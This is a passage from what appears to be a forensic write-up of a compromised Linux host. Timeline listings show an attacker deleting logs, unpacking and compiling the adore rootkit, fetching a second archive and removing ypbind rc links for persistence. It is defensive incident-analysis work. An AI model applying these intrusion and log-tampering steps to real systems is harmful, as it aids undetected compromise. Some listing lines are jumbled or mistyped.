Sun Sep 14 2003 03:44:12    104 .a. -/-rw----- root    root    84320    /etc/ftphosts
                          79 .a. -/-rw----- root    root    84321    /etc/ftppers
Sun Sep 14 2003 03:44:13    48048 .a. -/---x--x--x root    root    16730    /home/ftp/bin/lis
                          11 .a. l/lrwxrwxrwx root    root    16735    /home/ftp/lib/ld-linux.so.2 -> ld-
2.1.3.so
                          77216 .a. -/-rw-r-xr-x root    root    16734    /home/ftp/lib/ld-2.1.3.so
Sun Sep 14 2003 03:44:14    33036 .a. -/-rw-r-xr-x root    root    16740    /home/ftp/lib/libnss_files-2.1.3.so
                          21 .a. l/lrwxrwxrwx root    root    16741    /home/ftp/lib/libnss_files.so.2 ->
libnss_files-2.1.3.so
                          79 .a. -/-r--r--r-- root    root    48974    /home/ftp/etc/passwd
                          53 .a. -/-r--r--r-- root    root    48972    /home/ftp/etc/group
                          13 .a. l/lrwxrwxrwx root    root    16737    /home/ftp/lib/libc.so.6 -> libc-2.1.3.so
                          985256 .a. -/-rw-r-xr-x root    root    16736    /home/ftp/lib/libc-2.1.3.so

```

Similar activity happens until September 14<sup>th</sup>, 2003 at around 0735EDT, when the system gets shutdown:

```

Sun Sep 14 2003 07:35:42      6 .a. 1/lrwxrwxrwx root    root    115577  /sbin/swapoff -> swapon
3260 .a. -/rwxr-xr-x root    root    161471  /etc/rc.d/init.d/halt
6896 .a. -/rwxr-xr-x root    root    113030  /sbin/halt
7 .a. 1/lrwxrwxrwx root    root    115954  /sbin/quotaooff -> quotaon

```

System boot happens at around 1719EDT on the 15<sup>th</sup>:

```

4096 m.c d/drwxr-xr-x root    root    48290  /boot
12044 .a. -/rwxr-xr-x root    root    145255 /bin/chgrp
6200 .a. -/rwxr-xr-x root    root    115578 /sbin/swapon
13679 .a. -/rwxr-xr-x root    root    48800  /etc/rc.d/rc.sysinit
Mon Sep 15 2003 17:18:59     13 .a. 1/lrwxrwxrwx root    root    164550  /etc/rc.d/rc3.d/K35smb -> ../init.d/smb
18 .a. 1/lrwxrwxrwx root    root    164016  /etc/rc.d/rc3.d/K92ipchains ->
../init.d/ipchains
102000 .a. -/rw-r--r-- root    root    178754  /usr/share/kudzu/pcitable
25654 .a. -/rwxr-xr-x root    root    32699  /usr/lib/libpopt.so.0.0.0
../init.d/rusersd         17 .a. 1/lrwxrwxrwx root    root    164518  /etc/rc.d/rc3.d/K20rusersd ->
../init.d/yppserv         16 .a. 1/lrwxrwxrwx root    root    164871  /etc/rc.d/rc3.d/K84ypserv ->
13 .a. 1/lrwxrwxrwx root    root    164395  /etc/rc.d/rc3.d/K20nfs -> ../init.d/nfs
17 .a. 1/lrwxrwxrwx root    root    35606  /usr/lib/libnewt.so.0.50 ->
libnewt.so.0.50.8
16 .a. 1/lrwxrwxrwx root    root    164524  /etc/rc.d/rc3.d/K20rstatd ->
../init.d/rstatd
16 .a. 1/lrwxrwxrwx root    root    164531  /etc/rc.d/rc3.d/K20rwalld ->
../init.d/rwalld
15 .a. 1/lrwxrwxrwx root    root    164041  /etc/rc.d/rc3.d/S05kudzu ->
../init.d/kudzu
70352 .a. -/rwxr-xr-x root    root    18524  /usr/sbin/kudzu
15 .a. 1/lrwxrwxrwx root    root    161705  /etc/rc.d/rc3.d/K45named ->
../init.d/named
16 .a. 1/lrwxrwxrwx root    root    32698  /usr/lib/libpopt.so.0 -> libpopt.so.0.0.0
55072 .a. -/rwxr-xr-x root    root    35605  /usr/lib/libnewt.so.0.50.8
19 .a. 1/lrwxrwxrwx root    root    164877  /etc/rc.d/rc3.d/K34yppasswdd ->
../init.d/yppasswdd
15 .a. 1/lrwxrwxrwx root    root    164540  /etc/rc.d/rc3.d/K20rwhod ->
../init.d/rwhod
Mon Sep 15 2003 17:19:00    1759 .a. -/rw-r--r-- root    root    19954  /etc/sysconfig/hwconf

```

### 2.6.3.1. The Compromise

hosts.deny and hosts.allow get checked for whether the attacked is allowed to access the resources:

```

Mon Sep 15 2003 17:26:46    7949 m.c -/rw----- root    root    113216  /var/log/secure
161 .a. -/rw-r--r-- root    root    80488  /etc/hosts.allow
347 .a. -/rw-r--r-- root    root    80489  /etc/hosts.deny

```

Something happened to NFS related services, looks like portmap was killed/shutdown below. Attacker gets a dumb terminal – apparently he succeeded in getting a shell:

```

Mon Sep 15 2003 17:26:59    2257 .a. -/rwxr-xr-x root    root    164391  /etc/rc.d/init.d/nfs
Mon Sep 15 2003 17:27:02    0 mac -/rw-r--r-- root    root    52152  /var/lock/subsys/portmap
54 .a. -/rw-r--r-- root    root    19951  /etc/sysconfig/network
2684 .a. -/rwxr-xr-x root    root    113220  /sbin/consoletype
4096 m.c d/drwxrwxr-x root    root    48300  /var/lock/subsys
16252 .a. -/rwxr-xr-x root    root    145505  /bin/usleep
25716 .a. -/rwxr-xr-x root    root    113224  /sbin/initlog
167 m.c -/rw-r--r-- root    root    113215  /var/log/messages
7084 .a. -/rwxr-xr-x root    root    145522  /bin/nice
10451 m.c -/rw-r--r-- root    root    116629  /var/log/boot.log
562 .a. -/rw-r--r-- root    root    80956  /etc/initlog.conf
1086 .a. -/rwxr-xr-x root    root    164467  /etc/rc.d/init.d/portmap
8 .a. 1/lrwxrwxrwx root    root    113033  /sbin/pidof -> killall5
27568 .a. -/rwxr-xr-x root    root    115733  /sbin/portmap
8128 .a. -/rwxr-xr-x root    root    113032  /sbin/killall5
7349 .a. -/rwxr-xr-x root    root    161470  /etc/rc.d/init.d/functions
952 .a. -/rw-r--r-- root    root    16605  /etc/sysconfig/init
308 .a. -/rw-r--r-- root    root    48631  /usr/share/terminfo/d/dumb
Mon Sep 15 2003 17:27:12    4096 m.c d/drwxr-xr-x root    root    160970  /var/spool

```

Looks like file(s) were deleted:

```

Mon Sep 15 2003 17:29:18    15645 m.. -rwxr-xr-x root    root    68266  <sdbl.img-dead-68266>
1088 ma. -rw-r--r-- root    root    68267  <sdbl.img-dead-68267>
Mon Sep 15 2003 17:29:46    15645 .a. -rwxr-xr-x root    root    68266  <sdbl.img-dead-68266>
Mon Sep 15 2003 17:29:52    15645 .c -rwxr-xr-x root    root    68266  <sdbl.img-dead-68266>
1088 .c -rw-r--r-- root    root    68267  <sdbl.img-dead-68267>

```

AVA, the adore binary, was modified (not created, must have happened before):

```
Mon Sep 15 2003 17:30:25 15645 m.. -/-rwxr-xr-x root root 180858 /var/spool/uucp/ava (deleted-realloc)
15645 m.. -/-rwxr-xr-x root root 180858 /var/spool/uucp/.../ava
```

This must have been when syslogd was restarted. The messages file must have been deleted before, see the byte size of the messages file (167 bytes):

```
Mon Sep 15 2003 17:32:16 24176 .a. -/-rwxr-xr-x root root 145399 /usr/bin/tail
Mon Sep 15 2003 17:32:26 4096 m.c d/drwxr-xr-x root root 16107 /var/run
167 .a. -/-rw-r--r-- root root 113215 /var/log/messages
4096 m.c d/drwxr-xr-x root root 112673 /var/log
5 mac -/-rw-r--r-- root root 19957 /var/run/syslogd.pid
26352 .a. -/-rwxr-xr-x root root 113214 /sbin/syslogd
0 mac -/srw-rw-rw- root root 35737 /dev/log
36864 m.c d/drwxr-xr-x root root 32194 /dev
930 .a. -/-rw-r--r-- root root 82739 /etc/syslog.conf
```

A directory 'T' gets accessed in the /home/ftp directory:

```
7349 .a. -/-rwxr-xr-x root root 161470 /etc/rc.d/init.d/functions
952 .a. -/-rw-r--r-- root root 16605 /etc/sysconfig/init
Mon Sep 15 2003 17:33:48 4096 .a. d/drwxr-xr-x root root 180767 /home/ftp/T (deleted-realloc)
```

The ava binary gets created in the /var/spool/uucp/.../ directory:

```
Mon Sep 15 2003 17:33:54 4096 .a. d/drwxr-xr-x root root 180767 /var/spool/uucp
15645 .c -/-rwxr-xr-x root root 180858 /var/spool/uucp/ava (deleted-realloc)
4096 m.c d/drwxr-xr-x root root 180767 /var/spool/uucp
```

'T' gets deleted in the /home/ftp directory:

```
4096 m.c d/drwxr-xr-x root root 180767 /home/ftp/T (deleted-realloc)
15645 .c -/-rwxr-xr-x root root 180858 /var/spool/uucp/.../ava
Mon Sep 15 2003 17:33:57 15645 .a. -/-rwxr-xr-x root root 180858 /var/spool/uucp/.../ava
15645 .a. -/-rwxr-xr-x root root 180858 /var/spool/uucp/ava (deleted-realloc)
```

Attacker executes id, whoami and who to verify that he got root access (I suppose he wants to find that out):

```
Mon Sep 15 2003 17:34:09 9264 .a. -/-rwxr-xr-x root root 145536 /usr/bin/id
Mon Sep 15 2003 17:34:11 5572 .a. -/-rwxr-xr-x root root 145549 /usr/bin/whoami
Mon Sep 15 2003 17:34:16 10264 .a. -/-rwxr-xr-x root root 145548 /usr/bin/who
```

The archive **haha.tar.gz** gets created in the /var/spool/uucp/.../ directory:

```
Mon Sep 15 2003 17:34:34 14914 m.c -/-rw-r--r-- root root 180769 /var/spool/uucp/.../haha.tar.gz
```

And extracted:

```
Mon Sep 15 2003 17:34:36 4096 .a. d/drwxr-xr-x 37520 11786 180768 /var/spool/uucp/...
Mon Sep 15 2003 17:34:39 1746 .ac -/-rw-r--r-- 500 users 180775 /var/spool/uucp/.../adore/Changelog
2191 .ac -/-rw-r--r-- 500 users 180789 /var/spool/uucp/.../adore/rename.c
672 .ac -/-rw-r--r-- 500 users 180774 /var/spool/uucp/.../adore/CVS/Entries
193 .c -/-rwxr-xr-x 500 users 180790 /var/spool/uucp/.../adore/startadore
1979 .c -/-rw-r--r-- 500 users 180783 /var/spool/uucp/.../adore/cleaner.c
3437 .c -/-rw-r--r-- 500 users 180787 /var/spool/uucp/.../adore/libinvisible.c
4096 .ac d/drwxr-xr-x 500 users 180771 /var/spool/uucp/.../adore/CVS
14914 .a. -/-rw-r--r-- root root 180769 /var/spool/uucp/.../haha.tar.gz
4510 .c -/-rwxr-xr-x 500 users 180784 /var/spool/uucp/.../adore/configure
2527 .c -/-rw-r--r-- 500 users 180788 /var/spool/uucp/.../adore/libinvisible.h
1660 .ac -/-rw-r--r-- 500 users 180776 /var/spool/uucp/.../adore/LICENSE
934 .ac -/-rw-r--r-- 500 users 180777 /var/spool/uucp/.../adore/Makefile.gen
1977 .ac -/-rw-r--r-- 500 users 180785 /var/spool/uucp/.../adore/dummy.c
5754 .ac -/-rw-r--r-- 500 users 180778 /var/spool/uucp/.../adore/README
2080 .c -/-rw-r--r-- 500 users 180781 /var/spool/uucp/.../adore/adore.h
4096 m.. d/drwxr-xr-x 37520 11786 180768 /var/spool/uucp/...
98 .ac -/-rw-r--r-- 500 users 180779 /var/spool/uucp/.../adore/TODO
5 .ac -/-rw-r--r-- 500 users 180772 /var/spool/uucp/.../adore/CVS/Root
639 .ac -/-rw-r--r-- 500 users 180786 /var/spool/uucp/.../adore/gcc-test.c
4239 .c -/-rw-r--r-- 500 users 180782 /var/spool/uucp/.../adore/ava.c
16241 .c -/-rw-r--r-- 500 users 180780 /var/spool/uucp/.../adore/adore.c
6 .ac -/-rw-r--r-- 500 users 180773 /var/spool/uucp/.../adore/CVS/Repository
```

He starts compiling the source:

```

Mon Sep 15 2003 17:34:46    4510 .a. -/-rwxr-xr-x 500    users    180784    /var/spool/uucp/.../adore/configure
527856 .a. -/-rwxr-xr-x root    root     146534    /usr/bin/perl5.00503
64478 .a. -/-rwxr-xr-x root    root     144897    /lib/libcrypt-2.1.3.so
527856 .a. -/-rwxr-xr-x root    root     146534    /usr/bin/perl
17 .a. 1/lrwxrwxrwx root    root     144898    /lib/libcrypt.so.1 -> libcrypt-2.1.3.so
0 .a. c/crwr-r--r-- root    root     33792    /dev/random
Mon Sep 15 2003 17:34:48    23120 .a. -/-rwxr-xr-x root    root     145269    /bin/touch
25680 .a. -/-rwxr-xr-x root    root     145519    /bin/date
0 mac-/-rw-r--r-- root    root     180792
var/spool/uucp/.../adore/Makefile Mon Sep 15 17:34:48 EDT 2003
675 m.c -/-rw-r--r-- root    root     180791    /var/spool/uucp/.../adore/Makefile
6068 .a. -/-rwxr-xr-x root    root     145523    /bin/pwd
Mon Sep 15 2003 17:34:49    2200 .a. -/-rw-r--r-- root    root     97639    /usr/src/linux-
2.2.14/include/linux/ext2_fs_sb.h
3909 .a. -/-rw-r--r-- root    root     97850    /usr/src/linux-2.2.14/include/linux/sem.h
78 .a. -/-rw-r--r-- root    root     97643    /usr/src/linux-
2.2.14/include/linux/fcntl.h
[.header files access as part of the compilation. parts removed for overview purposes ..]
399 .a. -/-rw-r--r-- root    root     66060    /usr/src/linux-
2.2.14/include/linux/modules-smp/soundlow.ver
232 .a. -/-rw-r--r-- root    root     65992    /usr/src/linux-
2.2.14/include/linux/modules-smp/loop.ver
220 .a. -/-rw-r--r-- root    root     65950    /usr/src/linux-
2.2.14/include/linux/modules-smp/fbmem.ver
2634 .a. -/-rw-r--r-- root    root     81945    /usr/src/linux-2.2.14/include/asm-
i386/ioctl.h
942 .a. -/-rw-r--r-- root    root     66044    /usr/src/linux-
2.2.14/include/linux/modules-smp/sdladvr.ver
1 .a. -/-rw-r--r-- root    root     65896    /usr/src/linux-
2.2.14/include/linux/modules-smp/8390.ver
3 .a. 1/lrwxrwxrwx root    root     145692    /usr/bin/cc -> gcc
4527 .a. -/-rw-r--r-- root    root     82083    /usr/include/bits/ioctls.h
1157 .a. -/-rw-r--r-- root    root     65920    /usr/src/linux-
2.2.14/include/linux/modules-smp/bl.ver
3513 .a. -/-rw-r--r-- root    root     82107    /usr/include/bits/signum.h
3437 .a. -/-rw-r--r-- 500    users    180787    /var/spool/uucp/.../adore/libinvisible.o
717 .a. -/-rw-r--r-- root    root     66064    /usr/src/linux-
2.2.14/include/linux/modules-smp/syncppp.ver
2283 .a. -/-rw-r--r-- root    root     82077    /usr/include/bits/errno.h
475 .a. -/-rw-r--r-- root    root     65908    /usr/src/linux-
2.2.14/include/linux/modules-smp/af_ipx.ver
409 .a. -/-rw-r--r-- root    root     66000    /usr/src/linux-
2.2.14/include/linux/modules-smp/mpu401.ver
2249 .a. -/-rw-r--r-- root    root     81920    /usr/src/linux-2.2.14/include/asm-
i386/atomic.h
[...]
226 .a. -/-rw-r--r-- root    root     65912    /usr/src/linux-
2.2.14/include/linux/modules-smp/apm.ver
Mon Sep 15 2003 17:34:51    1088 m.c -/-rw-r--r-- root    root     180795    /var/spool/uucp/.../adore/cleaner.o

```

He has finished compiling. The compiled modules are getting accessed. Looks like he installs the modules:

```

Mon Sep 15 2003 17:34:53    1088 .a. -/-rw-r--r-- root    root     180795    /var/spool/uucp/.../adore/cleaner.o
8616 .a. -/-rw-r--r-- root    root     180793    /var/spool/uucp/.../adore/adore.o
193 .a. -/-rwxr-xr-x 500    users    180790    /var/spool/uucp/.../adore/startadore
Mon Sep 15 2003 17:35:00    4096 .c c d/drwxr-xr-x 37520  11786    180768    /var/spool/uucp/...

```

And checks running processes with 'ps':

```

Mon Sep 15 2003 17:35:03    60080 .a. -/-r-xr-xr-x root    root     145472    /bin/ps

```

AVA gets accessed:

```

Mon Sep 15 2003 17:35:28    15645 .a. -/-rwxr-xr-x root    root     180794    /var/spool/uucp/.../adore/ava

```

He uses 'lynx':

```

Mon Sep 15 2003 17:35:39    258054 .a. -/-rw-r--r-- root    root     35656    /usr/lib/libslang.so.1.2.2
126891 .a. -/-rw-r--r-- root    root     83296    /etc/lynx.cfg
527442 .a. -/-rwxr-xr-x root    root     144906    /lib/libm-2.1.3.so
13 .a. 1/lrwxrwxrwx root    root     32711    /usr/lib/libz.so.1 -> libz.so.1.1.3
1050224 .a. -/-rwxr-xr-x root    root     146719    /usr/bin/lynx
17 .a. 1/lrwxrwxrwx root    root     35657    /usr/lib/libslang.so.1 ->
libslang.so.1.2.2
4096 m.c d/drwxr-x-- root    root     96582    /root
7470 .a. -/-rw-r--r-- root    root     81188    /etc/mime.types
13 .a. 1/lrwxrwxrwx root    root     144907    /lib/libm.so.6 -> libm-2.1.3.so
1143 .a. -/-rw-r--r-- root    root     16437    /usr/share/terminfo/v/vt100
0 mac -/-rw----- root    root     100552    /root/L1974-1734TMP.html (deleted)
9415 .a. -/-rw-r--r-- root    root     81186    /etc/mailcap
1143 .a. -/-rw-r--r-- root    root     16437    /usr/share/terminfo/v/vt100-am
0 mac -rw----- root    root     100552    <sdb1.img-dead-100552>
63492 .a. -/-rwxr-xr-x root    root     32712    /usr/lib/libz.so.1.1.3
Mon Sep 15 2003 17:35:40    238605 m.. -rw-r--r-- root    root     180796    <sdb1.img-dead-180796>

```

Retrieves the archive **test.tar.gz** into `/var/spool/uucp/.../adore:`

```

238605 m.. -/-rw-r--r-- root      root      180796   /var/spool/uucp/.../adore/test.tar.gz
(deleted)
Mon Sep 15 2003 17:35:44  1998 .a. -rw-r--r-- 500      users    68251   <sdb1.img-dead-68251>
                          324 .a. -rw-r--r-- 500      users    68260   <sdb1.img-dead-68260>
                          46384 .a. -/-rwxr-xr-x root      root     146114   /bin/zcat
                          496 .a. -rw-r--r-- 1000     root     180804   <sdb1.img-dead-180804>
238605 .a. -/-rw-r--r-- root      root      180796   /var/spool/uucp/.../adore/test.tar.gz
(deleted)
                          722 .a. -rwxr-xr-x 1000     root     180817   <sdb1.img-dead-180817>
                          9 .a. -rw-r--r-- 500      users    68249   <sdb1.img-dead-68249>
                          4455 .a. -rwxr-xr-x 500      users    68257   <sdb1.img-dead-68257>
                          60 .a. -rw-r--r-- 1000     root     180832   <sdb1.img-dead-180832>
                          2046 .a. -rw-r--r-- 500      users    68261   <sdb1.img-dead-68261>
                          11566 .a. -rw-r--r-- 500      users    68262   <sdb1.img-dead-68262>
                          7552 .a. -rw-r--r-- 1000     root     180810   <sdb1.img-dead-180810>
144592 .a. -/-rwxr-xr-x root      root     147362   /bin/tar
5598 .a. -rwxr-xr-x 1000     root     180816   <sdb1.img-dead-180816>
589 .a. -rw----- 1000     users    180827   <sdb1.img-dead-180827>
1281 .a. -rw-r--r-- 500      users    68263   <sdb1.img-dead-68263>
458 .a. -rw-r--r-- 500      users    68255   <sdb1.img-dead-68255>
413 .a. -rw-r--r-- 500      users    68258   <sdb1.img-dead-68258>
0 .a. -rw-r--r-- 1000     root     180813   <sdb1.img-dead-180813>
1050 .a. -rw-r--r-- 1000     root     180856   <sdb1.img-dead-180856>
577 .a. -rw-r--r-- 1000     root     180820   <sdb1.img-dead-180820>
0 .a. -rw-r--r-- 1000     root     180807   <sdb1.img-dead-180807>
10 .a. -rw-r--r-- 1000     root     180842   <sdb1.img-dead-180842>
574 .a. -rw-r--r-- 1000     users    180825   <sdb1.img-dead-180825>
593 .a. -rw-r--r-- 1000     root     180824   <sdb1.img-dead-180824>
653 .a. -rw----- 1000     users    180831   <sdb1.img-dead-180831>
661 .a. -rw-r--r-- 500      users    68250   <sdb1.img-dead-68250>
7831 .a. -rw-r--r-- 1000     root     180835   <sdb1.img-dead-180835>
699 .a. -rw----- 1000     users    180829   <sdb1.img-dead-180829>
0 .a. -rw-r--r-- 1000     root     180808   <sdb1.img-dead-180808>
571 .a. -rw----- 1000     users    180826   <sdb1.img-dead-180826>
3805 .a. -rw-r--r-- 500      users    68264   <sdb1.img-dead-68264>
594 .a. -rw-r--r-- 1000     root     180821   <sdb1.img-dead-180821>
395165 .a. -rw-r--r-- 1000     root     180814   <sdb1.img-dead-180814>
543 .a. -rw-r--r-- 1000     root     180822   <sdb1.img-dead-180822>
2527 .a. -rw-r--r-- 500      users    68265   <sdb1.img-dead-68265>
782 .a. -rw-r--r-- 1000     root     180855   <sdb1.img-dead-180855>
1660 .a. -rw-r--r-- 500      users    68253   <sdb1.img-dead-68253>
0 .a. -rw-r--r-- 1000     root     180800   <sdb1.img-dead-180800>
553 .a. -rw----- 1000     users    180828   <sdb1.img-dead-180828>
18955 .a. -rw-r--r-- 1000     root     180818   <sdb1.img-dead-180818>
108072 .a. -rw-r--r-- 1000     root     180809   <sdb1.img-dead-180809>
238605 .a. -rw-r--r-- root      root     180796   <sdb1.img-dead-180796>
605 .a. -rw-r--r-- 500      users    68259   <sdb1.img-dead-68259>
8739 .a. -rw-r--r-- 1000     root     180812   <sdb1.img-dead-180812>
10 .a. -rw-r--r-- 1000     root     180860   <sdb1.img-dead-180860>
660 .a. -rw-r--r-- 500      users    68252   <sdb1.img-dead-68252>
516 .a. -rw-r--r-- 1000     root     180802   <sdb1.img-dead-180802>
5 .a. -rw-r--r-- 500      users    68248   <sdb1.img-dead-68248>
11329 .a. -rw-r--r-- 1000     root     180839   <sdb1.img-dead-180839>
212 .a. -rw-r--r-- 1000     root     180833   <sdb1.img-dead-180833>
16062 .a. -rw-r--r-- 1000     root     180806   <sdb1.img-dead-180806>
18007 .a. -rw-r--r-- 1000     root     180836   <sdb1.img-dead-180836>
124813 .a. -rw-r--r-- 1000     root     180811   <sdb1.img-dead-180811>
702 .a. -rw----- 1000     users    180830   <sdb1.img-dead-180830>
46384 .a. -/-rwxr-xr-x root      root     146114   /bin/gzip
5148 .a. -rw-r--r-- 500      users    68256   <sdb1.img-dead-68256>
46384 .a. -/-rwxr-xr-x root      root     146114   /bin/gunzip
543 .a. -rw-r--r-- 1000     root     180823   <sdb1.img-dead-180823>
4239 .a. -rw-r--r-- 500      users    68254   <sdb1.img-dead-68254>

```

Looks like another program gets compiled:

```

Mon Sep 15 2003 17:35:51  6196 .a. -/-rwxr-xr-x root      root     145528   /bin/uname
                          2612 .a. -/-rwxr-xr-x root      root     148513   /bin/arch
                          38096 .a. -/-rwxr-xr-x root      root     145273   /usr/bin/install
                          5760 .a. -/-rwxr-xr-x root      root     145524   /bin/sleep
Mon Sep 15 2003 17:35:52  8857 .a. -rwxr-xr-x 1000     root     180799   <sdb1.img-dead-180799>
                          6796 .a. -/-rwxr-xr-x root      root     145267   /bin/xmdir
                          4320 .a. -/-rwxr-xr-x root      root     145527   /bin/true
Mon Sep 15 2003 17:35:54  6792 .a. -/-rwxr-xr-x root      root     145520   /bin/echo
                          75600 .a. -/-rwxr-xr-x root      root     145562   /bin/fgrep
                          3319 .a. -/-rw-r--r-- root      root     97948   /usr/include/assert.h
                          33392 .a. -/-rwxr-xr-x root      root     145258   /bin/cp
Mon Sep 15 2003 17:35:55  9461 .a. -/-rw-r--r-- root      root     97953   /usr/include/ctype.h
                          0 mac -rw----- root      root     164865   <sdb1.img-dead-164865>

```

The K83YPBIND link gets deleted: I guess he wants to keep the process running if the system switches out of runlevel 4 (hence the deletion from the rc4.d directory):

```
0 mac 1/-rw----- root      root     164864   /etc/rc.d/rc4.d/K83ypbind (deleted)
```

```

0 mac -rw----- root root 164864 <sdb1.img-dead-164864>
0 mac -/rw----- root root 164864 /tmp/ccuYfbZE.c (deleted)

```

And he deletes the link from the rc6.d directory:

```

0 mac l/-rw-r--r-- root root 164866 /etc/rc.d/rc6.d/K83ypbind (deleted)
0 mac -/rw-r--r-- root root 164866 /tmp/ccMR7vBE.ld (deleted)
3874 .a. -/rw-r--r-- root root 65237 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/float.h
0 mac -/rw----- root root 164865 /tmp/ccekMqN9.o (deleted)

```

And from the rc5.d directory:

```

0 mac l/-rw----- root root 164865 /etc/rc.d/rc5.d/K83ypbind (deleted)
0 mac -rw-r--r-- root root 164866 <sdb1.img-dead-164866>
Mon Sep 15 2003 17:35:56 1059 .a. -/rw-r--r-- root root 97993 /usr/include/memory.h
Mon Sep 15 2003 17:35:59 10921 .a. -/rw-r--r-- root root 129661 /usr/include/sys/stat.h
36756 .a. -/rw-r--r-- root root 98036 /usr/include/unistd.h
13327 .a. -/rw-r--r-- root root 82071 /usr/include/bits/confname.h
5861 .a. -/rw-r--r-- root root 97975 /usr/include/getopt.h
13657 .a. -/rw-r--r-- root root 97981 /usr/include/inttypes.h
3406 .a. -/rw-r--r-- root root 82096 /usr/include/bits/posix_opt.h
1313 .a. -/rw-r--r-- root root 97944 /usr/include/alloca.h
4609 .a. -/rw-r--r-- root root 82114 /usr/include/bits/stat.h
2104 .a. -/rw-r--r-- root root 98022 /usr/include/strings.h
Mon Sep 15 2003 17:36:00 11392 .a. -/rwxr-xr-x root root 145403 /usr/bin/uniq
1865 m.. -rw-r--r-- root root 180865 <sdb1.img-dead-180865>
30987 m.. -rwxr-xr-x 1000 root 180841 <sdb1.img-dead-180841>
Mon Sep 15 2003 17:36:01 10 .a. -rw-r--r-- root root 180859 <sdb1.img-dead-180859>
1865 .ac -rw-r--r-- root root 180865 <sdb1.img-dead-180865>
1672 mac -rw-r--r-- root root 180869 <sdb1.img-dead-180869>
124521 .a. -rwxr-xr-x 1000 root 180803 <sdb1.img-dead-180803>
12032 m.. -rw-r--r-- root root 180801 <sdb1.img-dead-180801>
75600 .a. -/rwxr-xr-x root root 145563 /bin/grep
304 mac -rw-r--r-- root root 180866 <sdb1.img-dead-180866>
1714 mac -rw-r--r-- root root 180867 <sdb1.img-dead-180867>
12108 .a. -rw-r--r-- 1000 root 180834 <sdb1.img-dead-180834>
5756 .a. -/rwxr-xr-x root root 145518 /bin/basename
1765 mac -rw-r--r-- root root 180868 <sdb1.img-dead-180868>
Mon Sep 15 2003 17:36:02 4096 .a. d/drwxr-xr-x root root 82068 /usr/include/bits
1714 mac -rw-r--r-- root root 180862 <sdb1.img-dead-180862>
12032 .a. -rw-r--r-- root root 180801 <sdb1.img-dead-180801>
8192 .a. d/drwxr-xr-x root root 96584 /usr/include
11329 m.. -rw-r--r-- 1000 root 180839 <sdb1.img-dead-180839>
4096 .a. d/drwxr-xr-x root root 129543 /usr/include/gnu
8192 .a. d/drwxr-xr-x root root 97556 /usr/src/linux-2.2.14/include/linux
4320 .a. -/rwxr-xr-x root root 145521 /bin/false
10 m.. -rw-r--r-- 1000 root 180842 <sdb1.img-dead-180842>
2603 .a. -rw-r--r-- 1000 users 180853 <sdb1.img-dead-180853>
12820 .a. -/rwxr-xr-x root root 145532 /usr/bin/expr
13436 .a. -/rwxr-xr-x root root 145256 /bin/chmod
9528 .a. -/rwxr-xr-x root root 145379 /bin/cat
4096 .a. d/drwxr-xr-x root root 129617 /usr/include/sys
75600 .a. -/rwxr-xr-x root root 145561 /bin/egrep
8120 .a. -/rwxr-xr-x root root 145685 /usr/bin/cmp
111472 .a. -/rwxr-xr-x root root 146725 /usr/bin/make
2619 ma. -rw-r--r-- root root 180845 <sdb1.img-dead-180845>
1672 mac -rw-r--r-- root root 180864 <sdb1.img-dead-180864>
4096 .a. d/drwxr-xr-x root root 129566 /usr/include/netinet
5728 .a. -/rwxr-xr-x root root 145530 /usr/bin/dirname
20240 .a. -/rwxr-xr-x root root 145261 /bin/lm
1714 .a. -rw-r--r-- 1000 root 180840 <sdb1.img-dead-180840>
4032 .a. -/rwxr-xr-x root root 145157 /bin/mktemp
8896 .a. -/rwxr-xr-x root root 146792 /bin/hostname
13696 .a. -/rwxr-xr-x root root 145263 /bin/mkdir
30987 .a. -rwxr-xr-x 1000 root 180841 <sdb1.img-dead-180841>
4096 .a. d/drwxr-xr-x root root 81918 /usr/src/linux-2.2.14/include/asm-i386
2844 m.. -rw-r--r-- root root 180861 <sdb1.img-dead-180861>
1513 .a. -rw-r--r-- 1000 root 180815 <sdb1.img-dead-180815>
1765 mac -rw-r--r-- root root 180863 <sdb1.img-dead-180863>
Mon Sep 15 2003 17:36:03 1798 .a. -/rw-r--r-- root root 97959 /usr/include/ndian.h
21810 .a. -/rw-r--r-- root root 82120 /usr/include/bits/string.h
5794 .a. -/rw-r--r-- root root 65241 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/stdarg.h
2.91.66/cc1 1440240 .a. -/rwxr-xr-x root root 163842 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
1610 .a. -rw-r--r-- 1000 root 180854 <sdb1.img-dead-180854>
207600 .a. -/rwxr-xr-x root root 145632 /usr/bin/as
21264 .a. -/rwxr-xr-x root root 145400 /usr/bin/tr
1716 .a. -/rw-r--r-- root root 82111 /usr/include/bits/sockaddr.h
330 .a. -/rw-r--r-- root root 65244 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/syslimits.h
3595 .a. -rw-r--r-- 1000 root 180852 <sdb1.img-dead-180852>
4680 .a. -/rw-r--r-- root root 82126 /usr/include/bits/types.h
13456 .a. -/rw-r--r-- root root 98021 /usr/include/string.h
87312 .a. -/rwxr-xr-x root root 161735 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/cpp
2092 m.. -rw-r--r-- root root 180851 <sdb1.img-dead-180851>
4951 .a. -/rw-r--r-- root root 129620 /usr/include/sys/cdefs.h
2783 .a. -/rw-r--r-- root root 82100 /usr/include/bits/select.h
2616 .a. -rw-r--r-- root root 180847 <sdb1.img-dead-180847>
2172 .a. -/rw-r--r-- root root 82086 /usr/include/bits/local_lim.h

```

```

11673 .a. -/rw-r--r-- root root 97986 /usr/include/libio.h
4894 .a. -/rw-r--r-- root root 82081 /usr/include/bits/in.h
2625 ma. -rw-r--r-- root root 180846 <sdb1.img-dead-180846>
1492 .a. -/rw-r--r-- root root 81984 /usr/src/linux-2.2.14/include/asm-
i386/socket.h
2105 .a. -rw-r--r-- 1000 root 180857 <sdb1.img-dead-180857>
4752 .a. -/rw-r--r-- root root 129630 /usr/include/sys/io.h
3964 .a. -/rw-r--r-- root root 97987 /usr/include/limits.h
1297 .a. -/rw-r--r-- root root 82119 /usr/include/bits/stdio_lim.h
24 .a. l/lrwxrwxrwx root root 97554 /usr/include/asm ->
../src/linux/include/asm
4137 .a. -/rw-r--r-- root root 82094 /usr/include/bits/posix1_lim.h
41832 .a. -/rw-r--r-- root root 82121 /usr/include/bits/string2.h
8 .a. l/lrwxrwxrwx root root 81913 /usr/src/linux-2.2.14/include/asm -> asm-
i386
20926 .a. -/rw-r--r-- root root 98019 /usr/include/stdio.h
2.91.66/include/limits.h
